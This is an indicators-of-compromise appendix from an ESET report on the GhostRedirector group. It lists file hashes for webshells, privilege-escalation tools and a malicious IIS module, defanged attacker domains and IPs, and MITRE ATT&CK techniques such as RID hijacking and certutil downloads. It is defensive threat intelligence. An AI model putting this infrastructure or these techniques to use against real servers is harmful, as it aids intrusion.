87F354EAA1A6ED5AE51C 4B1A1A801B6CF818DAFC	EfsNetAutoUser.exe	MSIL/HackTool.Agent .QJ	A custom tool using the EfsPotato exploit to create a new user on the compromised server.
5A01981D3F31AF47614E 51E6C216BED70D921D60	DotNet4.5.exe	MSIL/AddUser.S	Custom tool using BadPotato exploit to elevate privileges of an existing user.
6EBD7498FC3B744CED37 1C379BA537077DD97036	NetAUtoUser_sign .exe	MSIL/AddUser.S	Custom tool using BadPotato exploit to elevated privileges of an existing user.
0EE926E29874324E52DE 816B74B12069529BB556	link.exe	Win64/RemoteAdmin. GotoHTTP. A potentially unsafe application	GoToHTTP tool.
373BD3CED51E19E88876 B80225ECA65A5C01413F	N/A	PHP/Webshell.NWE	Webshell.
5CFFC4B3B96256A45FB4 5056AE0A9DC76329C25A	N/A	ASP/Webshell.MP	Webshell.

SHA-1	Filename	Detection	Description
B017CEE02D74C92B2C65517101DC72AFA7D18F16	N/A	PHP/Webshell.OHB	Webshell.
A8EE056799BFEB709C08D0E41D9511CED5B1F19D	N/A	ASP/Webshell.UV	Webshell.
C4681F768622BD613CBF46B218CDA06F87559825	N/A	ASP/Webshell.KU	Webshell.
E69E4E5822A81F68107B933B7653C487D055C51B	N/A	ASP/Webshell.UZ	Webshell.
A3A55E4C1373E8287E4E4D5D3350AC665E1411A7	N/A	ASP/Webshell.UY	Webshell.
E6E4634CE5AFDA0688E73A2C21A2ECDABD5E155D	N/A	ASP/Webshell.UY	Webshell.
5DFC2D0858DD7E811CD19938B8C28468BE494CB6	N/A	ASP/Webshell.UX	Webshell.
08AB5CC8618FA593D2DF91900067DB464DC72B3E	ManagedEngine32_v2.dll	Win32/BadIIS.AG	Gamshen, a malicious IIS module.
871A4DF66A8BAC3E640B2D1C0AFC075BB3761954	ManagedEngine64_v2.dll	Win64/BadIIS.CY	Gamshen, a malicious IIS module.
049C343A9DAAF3A93756562ED73375082192F5A8	N/A	MSIL/Agent.FFZ	Comdai, a malicious multipurpose DLL used to create a malicious user.

Network

IP	Domain	Hosting provider	First seen	Details
N/A	xzs.868id[.]com	N/A	2024-12-03	GhostRedirector staging server, hosted on Cloudflare.

IP	Domain	Hosting provider	First seen	Details
104.233.192[.]1	xz.868id[.]com	PEG TECH INC	2024-12-03	GhostRedirector staging server.
104.233.210[.]229	q.822th[.]com www.881vn[.]com	PEG TECH INC	2023-10-06	GhostRedirector staging server.
N/A	gobr.868id[.]com	N/A	2024-08-25	Gamshen C&C server, hosted on Cloudflare.
N/A	brproxy.868id[.]com	N/A	2024-08-25	Gamshen C&C server, hosted on Cloudflare.
43.228.126[.]4	www.cs01[.]shop	XIMBO Internet Limited	2024-04-01	Comdai C&C server.
103.251.112[.]11	N/A	IRT-HK-ANS	N/A	GhostRedirector staging server.

MITRE ATT&CK techniques

This table was built using version 17 of the MITRE ATT&CK framework.

Tactic	ID	Name	Description
Resource Development	T1588.002	Obtain Capabilities: Tool	GhostRedirector uses .NET Reactor to obfuscate its tools, and used EfsPotato and BadPotato to develop custom privilege escalation tools.
	T1587.001	Develop Capabilities: Malware	GhostRedirector develops its own malware
	T1608.006	Stage Capabilities: SEO Poisoning	GhostRedirector uses SEO poisoning to manipulate search results and drive traffic to a third-party website.
	T1583.001	Acquire Infrastructure: Domains	GhostRedirector uses malicious domains for hosting payloads and for its C&C servers.
	T1583.004	Acquire Infrastructure: Server	GhostRedirector leverages Cloudflare on its infrastructure.

Tactic	ID	Name	Description
	T1608.001	Stage Capabilities: Upload Malware	GhostRedirector has staged Rungan and Gamshen on attacker-controlled servers.
	T1608.002	Stage Capabilities: Upload Tool	GhostRedirector has staged various malicious and legitimate tools on attacker-controlled servers.
	T1588.003	Obtain Capabilities: Code Signing Certificates	GhostRedirector obtained a certificate for signing its tools, like those for privilege escalation.
Initial Access	T1190	Exploit Public-Facing Application	GhostRedirector exploits an unknown SQL injection vulnerability on the victim's server.
Execution	T1106	Native API	GhostRedirector may use APIs such as HttpInitialize and HttpAddUrl for registering a URL.
	T1059.001	Command and Scripting Interpreter: PowerShell	GhostRedirector uses PowerShell interpreter to download malware.
	T1059.003	Command and Scripting Interpreter: Windows Command Shell	GhostRedirector can execute cmd.exe commands to download malware.
	T1559	Inter-Process Communication	Comdai can create a pipe to communicate and receive information from another process.
Persistence	T1546	Event Triggered Execution	Gamshen is loaded by the IIS Worker Process (w3wp.exe) when the IIS server receives an inbound HTTP request.
Privilege Escalation	T1134	Access Token Manipulation	GhostRedirector can manipulate tokens to perform a local privilege escalation.
	T1112	Modify Registry	GhostRedirector can modify a Windows registry key to perform RID hijacking.
Defense Evasion	T1027	Obfuscated Files or Information	GhostRedirector obfuscates its local privilege escalation tools using .NET Reactor.

Tactic	ID	Name	Description
	T1027.009	Obfuscated Files or Information: Embedded Payloads	GhostRedirector embedded webshells into its payloads like Zunput to be dropped on compromised server.
	T1140	Deobfuscate/Decode Files or Information	GhostRedirector uses AES in CBC mode to decrypt strings in the backdoor Rungan.
Discovery	T1083	File and Directory Discovery	GhostRedirector can use Zunput to list directory content on a victim's server.
Command and Control	T1105	Ingress Tool Transfer	GhostRedirector can abuse the tool certutil.exe to download malware.
	T1219	Remote Access Software	GhostRedirector may use the GoToHTTP tool for connecting remotely to victims.
	T1071.001	Application Layer Protocol: Web Protocols	GhostRedirector relies on HTTP to communicate with the backdoor Rungan.
	T1008	Fallback Channels	GhostRedirector can deploy the tool GoToHTTP or create malicious users on the compromised server to maintain access.
Impact	T1565	Data Manipulation	GhostRedirector can modify the response of a compromised server intended for the Google crawler, in attempts to influence search results order.

Source: https://www.welivesecurity.com/en/eset-research/ghostredirector-poisons-windows-servers-backdoors-side-potatoes/